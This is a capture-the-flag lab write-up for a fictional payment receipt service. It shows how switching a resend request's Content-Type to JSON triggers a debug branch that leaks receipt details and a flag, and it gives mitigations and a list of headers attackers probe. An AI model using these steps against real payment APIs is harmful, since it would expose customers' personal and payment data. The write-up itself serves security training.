Information Disclosure – Debug Branch Receipt Exposure | Quikpay Receipts

Lab Link
Lab: Quikpay Receipts
Overview
Quikpay Receipts is a payment receipt service used by small software merchants. The application allows customers to resend receipt emails through a public receipt page.
The intended endpoint accepts form-encoded data and returns only a minimal acknowledgement. However, a forgotten debug branch changes the response behavior when the request is sent with a different content type.
By changing the request from application/x-www-form-urlencoded to application/json, the endpoint returns full receipt details and internal debug metadata.
This results in information disclosure through an exposed debug response path.
Objective
Identify the resend endpoint, alter the request content type, trigger the debug branch, and extract the flag from the internal receipt metadata.
Vulnerability Identification
This challenge is primarily an Information Disclosure vulnerability.
Classification Hierarchy
A02 - Security Misconfiguration └── Exposed Debug Behavior └── Information Disclosure └── Internal Receipt Metadata Exposure
Reconnaissance
Navigate to the developer documentation page:
1
https://0000e59e-4065-double-entry-eafd2.challenges.webverselabs-pro.com/developers
The documentation describes the receipt resend functionality:
1
2
3
4
POST /receipt/<token>/resend
Content-Type: application/x-www-form-urlencoded

email=customer@example.com
The expected response is only a JSON acknowledgement:
1
2
3
4
{
  "ok": true,
  "message": "Receipt qp-r4-7821ab resent to the email on file"
}
The note also states that the endpoint should not echo the receipt body back to the client.
That statement is important because it defines the expected security boundary.
Exploitation
Step 1 - View a Receipt
Open a public receipt:
1
https://0000e59e-4065-double-entry-eafd2.challenges.webverselabs-pro.com/receipt/qp-r4-9981kl
The page includes an option to resend the receipt.
Step 2 - Capture the Resend Request
Click the resend button and inspect the request in Burp Suite.
The request targets:
1
POST /receipt/qp-r4-9981kl/resend
The expected content type is:
1
Content-Type: application/x-www-form-urlencoded
This matches the developer documentation.
Step 3 - Modify the Content Type
Change the request header to:
1
Content-Type: application/json
Then resend the request.
This triggers a different server-side behavior than the normal form submission path.
Step 4 - Observe the Debug Response
Instead of returning only a resend acknowledgement, the endpoint returns detailed receipt data and debug metadata.
Relevant response snippet:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
{
  "debug": {
    "exporter_version": "qp-export/2.4",
    "internal_ref": "WEBVERSE{.....}",
    "ledger_batch": "lb-2026-w20",
    "reconciled": true
  },
  "ok": true,
  "receipt": {
    "amount": "468.00",
    "card_brand": "Mastercard",
    "currency": "USD",
    "customer_email": "priya@vasanth.io",
    "last4": "8801",
    "merchant": "Northvane Software",
    "merchant_domain": "northvane.dev",
    "paid_at": "2026-05-14 02:18 UTC",
    "status": "pending",
    "token": "qp-r4-9981kl"
  }
}
The flag is exposed inside:
1
2
3
{
  "internal_ref": "WEBVERSE{.....}"
}
Proof of Exploitation
Normal Endpoint
1
2
POST /receipt/qp-r4-9981kl/resend
Content-Type: application/x-www-form-urlencoded
Modified Header
1
Content-Type: application/json
Sensitive Field
1
2
3
{
  "internal_ref": "WEBVERSE{.....}"
}
Flag
1
WEBVERSE{.....}
Impact
An attacker can retrieve information that should only be available to internal merchant or support dashboards.
Potentially exposed data includes:
- Customer email addresses
- Payment amounts
- Card metadata
- Merchant information
- Ledger batch identifiers
- Internal reconciliation status
- Debug references
In a real payment service, exposing receipt metadata could create privacy, compliance, and fraud risks.
Mitigation
Remove Debug Branches from Production
Debug-only response paths should not be reachable in production.
Enforce Consistent Response Behavior
Changing Content-Type should not change authorization boundaries or reveal additional data.
Validate Request Content Types
Reject unexpected request formats with:
1
415 Unsupported Media Type
Apply Authorization to Internal Views
Detailed receipt exports should require merchant/support authorization.
Avoid Returning Internal Metadata
Do not expose fields such as:
1
2
3
4
internal_ref
ledger_batch
reconciled
exporter_version
to public endpoints.
Real-World Insight
APIs often contain multiple code paths depending on request content type, headers, or body format.
Attackers frequently test:
1
2
3
4
5
6
Content-Type
Accept
X-Debug
X-Requested-With
format
mode
because alternate parsing branches sometimes expose debug behavior or internal data.
The Quikpay Receipts challenge demonstrates a practical lesson:
A public endpoint must remain safe across every supported request shape, not only the one used by the frontend.